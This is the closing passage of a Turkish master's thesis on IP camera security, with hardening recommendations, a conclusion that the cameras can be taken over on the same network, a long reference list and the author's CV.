Kameraya yönelik belki de en güçlü tehditlerin yerel ağı gizlice dinleyenlerden geldiği düşünüldüğünde, mükemmel olmasa da, kablosuz iletimler için WEP'ten daha güvenli olarak kabul edilen WPA2 şifreleme standardı kullanılmalıdır.

Kablosuz ağ bağlantısına bağlanan cihazların MAC adreslerine göre erişim izni verilmesi kablosuz ağ güvenliğini arttırmaktadır. Modem üzerinden ağ için MAC adres filtrelemesi açılmalıdır.

IP tabanlı kameralarda bulunan gerçek zamanlı yayın protokolünün doğrulama özelliği bazı kameralarda kapalı olarak gelmektedir. Bu doğrulama güvenliğinin açık olması ve varsayılan olarak gelen 554 portunun kullanıcılar tarafından değiştirilmesi kamera görüntülerinin güvenliği açısından önemlidir.

Kullanıcılar, olay günlüğü kayıtlarını yetkisiz erişimin olup olmadığını anlamak için belirli aralıklarla kontrol etmelidir. Yetkisiz erişim durumunda yapılan işlemler bu kayıtlar sayesinde tespit edilebilmektedir.

IP tabanlı kameralar üzerinde bulunan canlı yayın akışını çoklu yayın olarak aktarmaya yarayan özelliği, eğer kamera görüntüleri farklı depolama cihazlarına kaydedilmiyorsa kapatılmalıdır.

IP tabanlı kameralarda bulunan anonim bağlantıların kapalı olması gerekmektedir. Aksi takdirde kamera internet üzerinden oturum açmadan yayın yapan kameralar gibi çalışacak ve görüntülerin başkaları tarafından izlenmesi sağlanacaktır.

Modem ve yönlendirici üzerinde bulunan, IP tabanlı kameraların kolayca algılanması için geliştirilen ve birçok güvenlik açığı barındıran, tak çalıştır olarak adlandırılan UPnP özellikleri devre dışı bırakılmalıdır.

İnternette arama yaparken cihazların keşfedilememesi için, mümkün olduğunca IP tabanlı kameralar internetten gizlenmelidir.

Kameralara ve/veya fiziksel depolama aracı kullanılmaktaysa bunlara fiziksel erişim kısıtlanmalı, SD kartın parola korumalı olmasına dikkat edilmelidir.

Güvenlik kontrolleri uygulanmalı ve cihazlar, ağlar ile altyapının geçirgenliği değerlendirilerek güncel olması sağlanmalıdır.

Kötü amaçlı yazılım bulaşmalarını tespit etmek ve önlemek için, kullanıcı terminallerine ve DVR'lara virüsten koruma yazılımı yüklenmelidir.

IP tabanlı kameraların kurulu bulunduğu sistemlerde güncel antivirüs yazılımları ve güvenlik duvarı kullanılmalıdır. Saldırganın güvenlik duvarından geçmesi durumunda saldırılara müdahale edilebilmesi için saldırı tespit sistemi ile sürekli izlenmelidir. Saldırı tespit sistemleri ile güvenli iç ağlara yapılan saldırılar ve beklenmeyen erişim talepleri tespit edildiğinde tercihen sistem kendi kendine aksiyon almalı ve kullanıcıyı bu işlem hakkında bilgilendirmelidir.

Kullanıcı adı ve parola bilgisi elde etmek için yapılan kaba kuvvet ve sözlük saldırılarının engellenmesi için, varsayılan kullanıcı kimliği ve parolaları değiştirilmeli veya sistemden kaldırılmalıdır. Güçlü, güvenli bir parola kullanılması kaba kuvvet saldırısı gerçekleştirmek için harcanan zamanı ve çabayı artıracak bu sayede saldırgan saldırıdan vazgeçebilecektir.

6. SONUÇ

IP tabanlı kameraların kullanım amacı, bir ev veya işletme sahibinin; mülklerini, çalışanlarını veya aile bireylerini ve olaylarını kontrol etmek için uzaktan izlemesidir. Bu tez çalışmasında sadece aynı ağda olup, internet bağlantısı olan, kötü niyetli birinin, internet üzerinde bulunabilen bilgileri kullanarak, IP tabanlı kameralara karşı saldırı geliştirip, kamera görüntüsü ile kameranın yönetimini ele geçirebileceği tespit edilmiştir. Uygulama sonucu ile literatürde yapılan çalışmaların sonuçları karşılaştırılmış ve IP tabanlı kameraların güvenlik ve gizlilik riskleri analiz edilmiştir. Bu kapsamda, tezde bahsedilen güvenlik açıkları göz önüne alındığında; IP tabanlı kamera sahibinin, görüntüleri izleyen tek kişi olmayabileceği ortaya çıkmaktadır.

Nesnelerin interneti teknolojisinin henüz yeni bir teknoloji olduğu, kullanım oranının hızla arttığı ve yaygınlaştığı göz önünde bulundurulduğunda; gelecekte güvenlik zafiyetlerinin çok ciddi problemlere yol açacağı kaçınılmaz bir gerçektir. Bu sebeple; tez çalışması kapsamında, nesnelerin internetinin bir parçası olan, IP tabanlı kameralara yönelik olarak ulusal otoriteler, üreticiler ve kullanıcılar tarafından tedbir alınması gerektiği değerlendirilmiş ve bu doğrultuda öneriler sunulmuştur.

KAYNAKLAR

1. Weber, *R.H*. (2010). Internet of Things – New security and privacy challenges. *Computer Law & Security Review*, 26(1), 23-30

2. Atzori, L., Iera, A. and Morabito, G. (2010). The Internet Of Things: A survey. *Computer Networks*, 54(15), 2787-2805.

3. Madakam, S., Ramaswamy R. and Tripathi, S. (2015). Internet Of Things(IoT):A Literature Review. *Journal of Computer and Communications*, 3, 164-173.

4. Alam, F., Mehmood, R., Katib, I. and Albeshri A. (2016). Analysis of Eight Data Mining Algorthms for Smarter Internet of Things (IoT). *Procedia Computer Science*, 98, 437-442.

5. Roman, R., Najera, P. and Lopez J. (2011). Securing the Internet of Things. *IEEE Computer*, 44(9), 51-58.

6. Gökrem, L., Bozuklu M. (2016). Nesnelerin İnterneti: Yapılan Çalışmalar ve Ülkemizdeki Mevcut Durum. *Gaziosmanpaşa Bilimsel Arştırma Dergisi*, 13, 47-68.

7. İnternet: Tankovska, H. (Aug 27, 2020). IoT connected devices worldwide 2030. *Statisca*, URL: https://www.statista.com/statistics/802690/worldwide-connected-devices-by-access-technology/, Son Erişim Tarihi: 08/09/2020.

8. Al-Taleb, N., Min-Allah, N. (2019). A Study on Internet of Things Operating Systems. *2019 IEEE International Conference on Electrical, Computer and Communication Technologies (ICECCT)*, 1-7.

9. Lobaccaro, G., Carlucci, S. and Löfström, E. (2016). A Review of Systems and Technologies for Smart Homes and Smart Grids. *Energies*, 9, 348-381.

10. Asadullah, M., Raza, A. (2016). An Overview of Home Automation Systems. *2016 2nd International Conference on Robotics and Artificial Intelligence (ICRAI)*, 27-31.

11. Lalanda, P., Bourcier, J., Bardin, J. and Chollet, S. (2010). Smart Home Systems. *Smart Home Systems, In-Tech*.

12. Jia X., Feng Q., , Fan T. and Lei Q.(2012). RFID Technology and Its Applications in Internet of Things (IOT). *2012 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet)*, 1282-1285.

13. Yang, Z., Peng, Y., Yue Y., Wang, X., Yang, Y. and Liu W. (2011). Study and Application on the Architecture and Key. *2011 International Conference on Multimedia Technology*, 747-751

14. İnternet: IEEE 802.15 WPAN Task Group 1 (TG1). (09.02.2004). URL: http://www.ieee802.org/15/pub/TG1.html, Son Erişim Tarihi: 16.05.2020.

15. Safaric, S., Malaric, K. (2006). ZigBee Wireless Standard. *Proceedings ELMAR 2006*, 259-262

16. Al-Sarawi, S., Anbar, M., Alieyan, K. and Alzubadi, M. (2017). Internet of Things (IoT) Communication Protocols Review. *2017 8th International Conference on Information Technology (ICIT)*, 685-690.

17. Liu, R., Weng, Z., Hao, S., Chang, D., Bao, C. and Li, X. (2016). Addressless Enhancing IoT Server Security Using IPv6. *IEEE Access*, 8, 90294-90315.

18. Lashkari, A.H., Danesh, M.M.S. (2009). A Survey on Wireless Security protocols (WEP, WPA and WPA2/802.11i). *2009 2nd IEEE International Conference on Computer Science and Information Technology*, 48-52.

19. Kalniņš, R., Puriņš, J. and Alksnis, G. (2017). Security Evaluation of Wireless Network Access Points. *Applied Computer Systems*, 21, 38-45.

20. Verma, N., Kashyap, M. and Jha, A. (2018). Extending Port Forwarding Concept to IOT. *2018 International Conference on Advances in Computing, Communication Control and Networking (ICACCCN)*, 37-42.

21. Akash, S.A., Menon, A., Gupta, A., Wakeel, MdW., Praveen, M.N. and Meneea, P. (2014). A novel strategy for controlling the movement of a smart wheelchair using Internet of Things. *2014 IEEE Global Humanitarian Technology Conference - South Asia Satellite (GHTC-SAS)*, 154-158.

22. İnternet: UPnP Device Architecture 1.1. (15.10.2008). *upnp.org*. URL: http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.1.pdf. Son Erişim Tarihi: 20.05.2020.

23. Nava-Lopez, I., Prudente-Tixteco, L., Olivares-Mercado, J., Sanchez-Perez, G., Toscano-Medina K. and Castro-Madrid, L.C.(2019). Security Tool for UPnP protocol on Smart TV. *2019 IEEE International Autumn Meeting on Power, Electronics and Computing (ROPEC)*,1-6.

24. Sivanathan, A., Sherratt, D., Gharakheili, H.H., Sivaraman V. and Vishwanath A.(2017). Low-Cost Flow-Based Security Solutions For Smart-Home IoT Devices. *2016 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS)*, 1-6.

25. Kaur K., Kaur S. and Gupta V. (2016). Software Defined Networking based Routing Firewall. *2016 International Conference on Computational Techniques in Information and Communication Technologies (ICCTICT)*, 267-269.

26. Ali, F.A.B.H. (2011). A Study of Technology in Firewall System. *2011 IEEE Symposium on Business, Engineering and Industrial Applications (ISBEIA)*, 232-236.

27. Feng, L. P., Zheng, L. B. and Li, H.L. (2011). An Experiment Teaching of NAT Application in Firewall. *2011 IEEE 3rd International Conference on Communication Software and Networks*, 126-128.

28. Wood, A.D. and Stankovic, J.A. (2002). Denial of Service in Sensor Networks. *Computer*, 35(10), 54-62.

29. Karlof, C. and Wagner, D. (2003). Secure routing in wireless sensor networks: attacks and countermeasures. *Ad Hoc Networks*, 1(2-3), 293-315.

30. Görmüş, S., Aydın, H. ve Ulutaş, G. (2018). Nesnelerin İnterneti Teknolojisi için Güvenlik: Var Olan Mekanizmalar, Protokoller ve Yaşanılan Zorlukların Araştırılması. *Gazi Üniversitesi Mühendislik Mimarlık Fakütesi Dergisi*, 33(4), 1247-1272.

31. Zeybek, M. ve Yılmaz, E.N. (2019) Nesnelerin İnterneti: Risk Temelli Yaklaşım. *Denetişim,* 0(19), 73-88.

32. Liranzo, J. and Hayajneh, T. (2017). Security and Privacy Issues Affecting Cloud-Based IP camera. *2017 IEEE 8th Annual Ubiquitous Computing, Electronics and Mobile Communication Conference (UEMCON)*, 458-465.

33. Purbaya, S., Sudiharto, D.W . and Wijiutomo, C.W. (2017). Design and Implementation of Surveillance Embedded IP Camera with Improved Image Quality Using Gamma Correction for Surveillance Camera. *2017 3rd International Conference on Science and Technology - Computer (ICST)*, 110-115.

34. Nettle, D., Nott, K. and Bateson, M. (2012). Cycle Thieves, We Are Watching You': Impact of a Simple Signage Intervention against Bicycle Theft. *PLOS ONE*, 7(12), e51738.

35. Navea, R.F., Arroyo, P.G., Dacalcap, D., Gonzalez, M.E.L. and Yatco, H.C. (2018). Design and Implementation of a Human Tracking CCTV System Using IP-Cameras. *TENCON 2018 - 2018 IEEE Region 10 Conference*, 2227-2231.

36. Hintermaier, W. and Steinbach, E. (2010). A System Architecture for IP-camera based Driver Assistance Applications. *2010 IEEE Intelligent Vehicles Symposium*, 540-547.

37. Varcheie, P.D.Z. and Bilodeau, G.A. (2011). Adaptive Fuzzy Particle Filter Tracker for a PTZ Camera in an IP Surveillance System. *IEEE Transactions on Instrumentation and Measurement*, 60(2), 354-371.

38. Tekeoğlu, A. and Tosun, A.Ş. (2015). Investigating Security and Privacy of a Cloud-Based Wireless IP Camera: NetCam. *2015 24th International Conference on Computer Communication and Networks (ICCCN)*, 1-6.

39. Li, B., Zhang, W., Liu, Z., Kang, M. and Li, S. (2011). Development and Implement of the IP Camera Based on DM6437. *2011 International Conference on Mechatronic Science, Electric Engineering and Computer (MEC)*, 1961-1964.

40. Singh, S., Anap, P., Bhaigade, Y., Chavan, J.P. (2015). IP Camera Video Surveillance using Raspberry Pi. *International Journal of Advanced Research in Computer and Communication Engineering*, 4(2), 326-328.

41. Hallman, R., Bryan, J., Palavicini, G., Divita, J. and Romero-Mariona J. (2017). IoDDoS—The Internet of Distributed Denial of Service Attacks A Case Study of the Mirai Malware and IoT-Based Botnets. *Proceedings of the 2nd International Conference on Internet of Things, Big Data and Security (IoTBDS 2017)*, 47-58.

42. İnternet: Spadafora, A. (24.10.2016) Chinese manufacturer admits involvement in Friday's DDoS attack. *ITProPortal*, URL: https://www.itproportal.com/news/chinese-manufacturer-admits-involvement-in-fridays-ddos-attack/. Son Erişim Tarihi: 23.5.2020.

43. İnternet: Karakullukçu, E. (2017). Hackerlar, Büyük Hack Saldırısında Evlerdeki Akıllı Cihazları Kullanmışlar. *Webtekno*, URL: https://www.webtekno.com/hackerlar-buyuk-hack-saldirisinda-evlerdeki-akilli-cihazlari-kullanmislar-h21383.html. Son Erişim Tarihi: 23.5.2020.

44. İnternet: Estes, A. C. (22.3.2017). This Nest Security Flaw is Remarkably Dumb. *GIZMODO*. URL: https://gizmodo.com/this-nest-security-flaw-is-remarkably-dumb-1793524264. Son Erişim Tarihi: 23.5.2020.

45. İnternet: Plumber, M. (10.06.2011). California Computer Technician Trevor Harwell Suspected of Spying on Women. *abcNEWS*. URL: https://abcnews.go.com/US/california-computer-technician-trevor-harwell-suspected-spying-women/story?id=13806697. Son Erişim Tarihi: 23.5.2020.

46. İnternet: Man Hacks WiFi Camera Network, Threatens To Kidnap Baby. (18.12.2018). *CBSHouston*. URL: https://houston.cbslocal.com/2018/12/18/man-hacks-wifi-camera-network-threatens-to-kidnap-baby/. Son Erişim Tarihi: 23.5.2020.

47. İnternet: Hacker Targets Houston Family's Baby Monitor. (13.08.2013). *abc13eyewitnessnews*. URL: https://abc13.com/archive/9201651/. Son Erişim Tarihi: 23.5.2020.

48. Liu, J., Liu, Z., Peng, D. and Zheng, Y. (2005). Communication Protection in IP-based Video Surveillance Systems. *Seventh IEEE International Symposium on Multimedia (ISM'05)*, 8.

49. Park, T.S. and Jun, M.S. (2011). User Authentication Protocol For Blocking Malicious User in Network CCTV Environment. *6th International Conference on Computer Sciences and Convergence Information Technology (ICCIT)*, 18-24.

50. Coole, M., Woodward, A. and Valli, C. (2012). Understanding the Vulnerabilities in Wi-Fi and the Impact on its Use in CCTV Systems. *5th Australian Security and Intelligence Conference*. 35-43.

51. Kim, G.W. and Han, J.W. (2012). Security Model for Video Surveilance System. *2012 International Conference on ICT Convergence (ICTC)*, 100-104.

52. Campbell, W. (2013). Security Of Internet Protocol Cameras– A Case Example. *11th Australian Digital Forensics Conference.* 19-25.

53. Heffner, C. (2013). Exploiting Surveillance Cameras, Like a Hollywood Hacker. *Tactical Network Solutions.*

54. Obermair, J. and Hutle, M. (2016). Analyzing the Security and Privacy of Cloud-based Video Surveillance Systems. *IoTPTS '16: Proceedings of the 2nd ACM International Workshop on IoT Privacy, Trust, and Security*. 22-28.

55. Costin, A. (2016). Security of CCTV and Video Surveillance Systems: Threats, Vulnerabilities, Attacks, and Mitigations. *TrustED '16: Proceedings of the 6th International Workshop on Trustworthy Embedded Devices*, 45-54.

56. Das, R. and Tuna, G. (2017). Packet Tracing and Analysis of Network Cameras with Wireshark. *2017 5th International Symposium on Digital Forensic and Security (ISDFS)*, 1-6.

57. Boyarinov, K. and Hunter, A. (2017). Security and Trust for Surveillance Cameras. *2017 IEEE Conference on Communications and Network Security (CNS)*, 384-385.

58. Cusack, B. and Tian, Z. (2017). Evaluating IP surveillance camera vulnerabilities. *The Proceedings of 15th Australian Information Security Management Conference*, 25-32.

59. Ling, Z., Liu, K., Xu, Y., Jin, Y. and Fu, X. (2017). An End-to-End View of IoT Security and Privacy. *GLOBECOM 2017 - 2017 IEEE Global Communications Conference*, 1-7.

60. Ling, Z., Liu, K., Xu, Y., Gao, C., Jin, Y., Zou, C., Fu, X. and Zhao, W. (2018). IoT Security: An End-to-End View and Case Study. *arXiv:1805.05853v1*, 1-12.

61. Bugeja, J., Jönsson, D. and Jacobsson, A. (2018). An Investigation of Vulnerabilities in Smart Connected Cameras. *2018 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops)*, 537-542.

62. Vlajic, N., Zhou, D. and Tung, J. (2018). IoT Cameras and DVRs as DDoS Reflectors Pros and Cons from Hacker's Perspective. *2018 IEEE International Conference on Industrial Internet (ICII)*, 181-187.

63. Kim, J.H., Kim, Y. and Hong, M. (2018). IP Camera Security Using Device Unique Identifier Authentication. *Proceedings of the Korean Institute of Information and Commucation Sciences Conference*. 82-85.

64. Seralathan, Y., Oh, T.T., Jadhav, S., Myers, J., Jeong, J.P., Kim, Y.H. and Kim, J.N. (2018). IoT Security Vulnerability: A Case Study of a Web Camera. *2018 20th International Conference on Advanced Communication Technology (ICACT)*, 172-178.

65. Alharbi, R. and Aspinall, D. (2018). An IoT analysis framework: An investigation of IoT smart cameras' vulnerabilities. *Living in the Internet of Things: Cybersecurity of the IoT – 2018*, 1-10.

66. Doughty, T., Israr, N. and Adeel, U. (2019). Vulnerability Analysis Of IP Cameras' Using ARP Poisoning. *Computer Science & Information Technology (CS & IT)*, 163-172.

67. Li, B., Zhu,Y., Liu, Q., Zhou, Z. and Guo, L. (2019). Hunting for Invisible SmartCam: Characterizing and Detecting Smart Camera Based on Netflow Analysis. *ICC 2019 - 2019 IEEE International Conference on Communications (ICC)*, 1-7.

68. Turtiainen, H., Costin, A., Hämäläinen, T. and Lahtinen, T.(2020). Towards large-scale, automated, accurate detection of CCTV camera objects using computer vision. *arXiv:2006.03870v1*, 1-18.

69. Abdalla, P.A. and Varol, C. (2020). Testing IoT Security: The Case Study of an IP Camera. *2020 8th International Symposium on Digital Forensics and Security (ISDFS)*, 1-5.

70. Shwartz, O., Mathov, Y., Bohadana, M., Elovici, Y. and Oren, Y. (2018). Reverse Engineering IoT Devices: Effective Techniques and Methods. *IEEE Internet of Things Journal*, 5(6). 4965-4976.

71. Baloch, R. (2015). *Ethical Hacking and Penetration Testing Guide*. London: CRC Press, 53-54.

72. Fernández-Caramés, T.M. and Fraga-Lamas, P. (2020). Teaching and Learning IoT Cybersecurity and Vulnerability Assessment with Shodan through Practical Use Cases. *Sensors*, 20(11), 3048-3072.

73. İnternet: Common Vulnerabilities and Exposures Frequently Asked Questions. (23.03.2020). *MITRE*. URL: https://cve.mitre.org/about/faqs.html, Son Erişim Tarihi: 01.10.2020.

74. Waraga,O.A., Bettayeb, M., Nasir, Q. and Talib M.A. (2020). Design and implementation of automated IoT security testbed. *Computers & Security*, 88. 1-17.

75. İnternet: Aktif ve Pasif Bilgi Toplama. (21.12.2018). *HAVELSAN Siber Savunma Teknoloji Merkezi*. URL: http://sisatem.com.tr/kategori/haberler/68571/aktif-ve-pasif-bilgi-toplama.html. Son Erişim Tarihi: 01.10.2020.

76. İnternet: Sızma Testlerinde Bilgi Toplama Araçları. (30.05.2019). *beyaz.net*. URL: https://www.beyaz.net/tr/guvenlik/makaleler/sizma_testitlerinde_bilgi_toplama_araclari.html. Son Erişim Tarihi: 01.10.2020.

77. Jaswal, N. (2014). *Mastering Metasploit*. Birmingham: Packtpublishing, 9.

78. Agarwal, M. and Singh, A. (2013*). Metasploit Penetration Testing Cookbook*. (Second Edition). Packt Publishing, 30.

79. Balapure, A. (2013). *Learning Metasploit Exploitation and Development*. Birmingham: Packtpublishing, 253.

80. İnternet: Türk, M. Sızma Testlerinde Armitage Kullanımı. *BGA SECURITY*. URL: https://www.bgasecurity.com/makale/sizma-testlerinde-armitage-kullanimi/. Son Erişim Tarihi: 03.10.2020.

81. Jaswal, N. (2014). *Mastering Metasploit*. Birmingham: Packtpublishing, 22, 318.

82. İnternet: Bettercap. *Github*. URL: https://github.com/bettercap/bettercap. Son Erişim Tarihi: 03.06.2020.

83. İnternet: Man In The Middle Attack ve ARP Spoofing, ICMP Redirect Saldırıları. (21.03.2015). *BGA SECURITY*. URL: https://www.bgasecurity.com/2015/03/man-in-middle-attack-ve-arp-spoofing/. Son Erişim Tarihi: 08.10.2020.

84. İnternet: OWASP Internet of Things Project. (01.11.2019). *Open Web Application Security Project.* URL: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10. Son Erişim Tarihi: 22.05.2020.

85. Engebretson, P. (2013). *The Basics of Hacking and Penetration Testing Ethical Hacking and Penetration Testing Made Easy*. (Second Edition). United States of America: Elsevier, 81.

86. Brogada, M.A.D., Sison, A.M. and Medina, R.P. (2019). Cryptanalysis on the Head and Tail Technique for Hashing Passwords. *2019 IEEE 7th Conference on Systems, Process and Control (ICSPC 2019)*, 137-142.

87. Faust, J. (2018). Distributed Analysis of SSH Brute Force and Dictionary Based Attacks. *Culminating Projects in Information Assurance*, 56.

88. Akbaş, E. ve Önal, H. (2013). Sızma Testlerinde Parola Kırma Saldırıları. *BGA Bilgi Güvenliği Akademisi,* 1-53.

89. Karadoğan, İ. (2016). *Ağ İletişiminde Veri Gizleme Tabanlı Bilgi Güvenliği Uygulamaları,* Yüksek Lisans Tezi, Fırat Üniversitesi Fen Bilimleri Enstitüsü, Elazığ, 19.

90. İnternet: Vulnerability Details (09.11.2018). *CVE details*. URL: https://www.cvedetails.com/cve/CVE-2018-13111. Son Erişim Tarihi: 30.05.2020.

91. İnternet: Vulnerability Details (09.10.2019). *CVE details*. URL: https://www.cvedetails.com/cve/CVE-2017-11510/. Son Erişim Tarihi: 30.05.2020.

92. İnternet: Hydra. *Github*. URL: https://github.com/vanhauser-thc/thc-hydra**.** Son Erişim Tarihi: 27.08.2020.

93. İnternet: Vulnerability Details (18.03.2015). *CVE details*. URL: https://www.cvedetails.com/vulnerability-list/vendor_id-899/product_id-31311/year-2012/D-link-Dcs-932l.html. Son Erişim Tarihi: 21.10.2020.

94. İnternet: Vulnerability Details (08.05.2017). *CVE details*. URL: https://www.cvedetails.com/vulnerability-list/vendor_id-899/product_id-31310/version_id-213143/D-link-Dcs-932l-Firmware-1.13.04.html. Son Erişim Tarihi: 21.10.2020.

95. Sivaraman, V., Chan, D., Earl, D. and Boreli, R. (2016). Smart-Phones Attacking Smart-Homes. *WiSec '16: Proceedings of the 9th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, 195-200.

96. Huraj, L., Simon, M. and Horák, T. (2018). IoT Measuring of UDP-Based Distributed Reflective DoS Attack. *2018 IEEE 16th International Symposium on Intelligent Systems and Informatics (SISY)*, 000209-000214.

97. Xu, H., Xu, F. and Chen, B. (2018). Internet Protocol Cameras with No Password Protection: An Empirical Investigation. *International Conference on Passive and Active Network Measurement*, 47-59.

98. Valente, J., Koneru, K. and Cardenas, A. A. (2019). Privacy and Security in Internet-Connected Cameras. *2019 IEEE International Congress on Internet of Things (ICIOT),* 173-180.

99. Aloul, F., Zualkernan, I.,Shapsough, S. and Towheed, M. (2020). A Monitoring and Control Gateway for IoT Edge Devices in Smart Home. *2020 International Conference on Information Networking (ICOIN),* 696-701.

100. Bala, R. (2015). Brief Survey on Robust Video Watermarking Techniques. *The International Journal Of Engineering And Science (IJES),* 4(2), 41-45.

ÖZGEÇMİŞ

Kişisel Bilgiler

Soyadı, adı : ZEYBEK, Mine
Uyruğu : T.C.
Doğum tarihi ve yeri : 15.04.1979, Ankara

Eğitim

Derece	Eğitim Birimi	Mezuniyet Tarihi
Yüksek lisans	Gazi Üniversitesi / Bilgi Güvenliği Mühendisliği	Devam ediyor
Lisans	Gazi Üniversitesi / Elektrik Elektronik Mühendisliği	2003
Lise	Sokullu Mehmet Paşa Süper Lisesi	1997

İş Deneyimi

Yıl	Yer	Görev
2018-Halen	T.C. İçişleri Bakanlığı	İç Denetçi
2017-2018	Kamu Düzeni ve Güvenliği Müsteşarlığı	İç Denetçi
2009-2017	Bilim, Sanayi ve Teknoloji Bakanlığı	Mühendis
2003-2009	Türk Telekomünikasyon A. Ş.	Telekom Uzman Yardımcısı

Yabancı Dil

İngilizce

Yayınlar

- Zeybek, M., Yılmaz E.N. (2019). Nesnelerin İnterneti: Risk Temelli Yaklaşım. *Denetişim*, 0(19), 73-88.
- Zeybek, M., Yılmaz E.N., Doğru, İ.A. (2019). A Study on Security Awareness in Mobile Devices. *2019 1st International Informatics and Software Engineering Conference (UBMYK)*, 1-6.

Hobiler

Tenis oynamak, kitap okumak, yemek yapmak, kişisel gelişim eğitimlerine katılmak, yürüyüş yapmak, çiçek bakımı, örgü/elişi yapmak, mandala boyamak, müzik dinlemek, film izlemek.

GAZİ GELECEKTİR...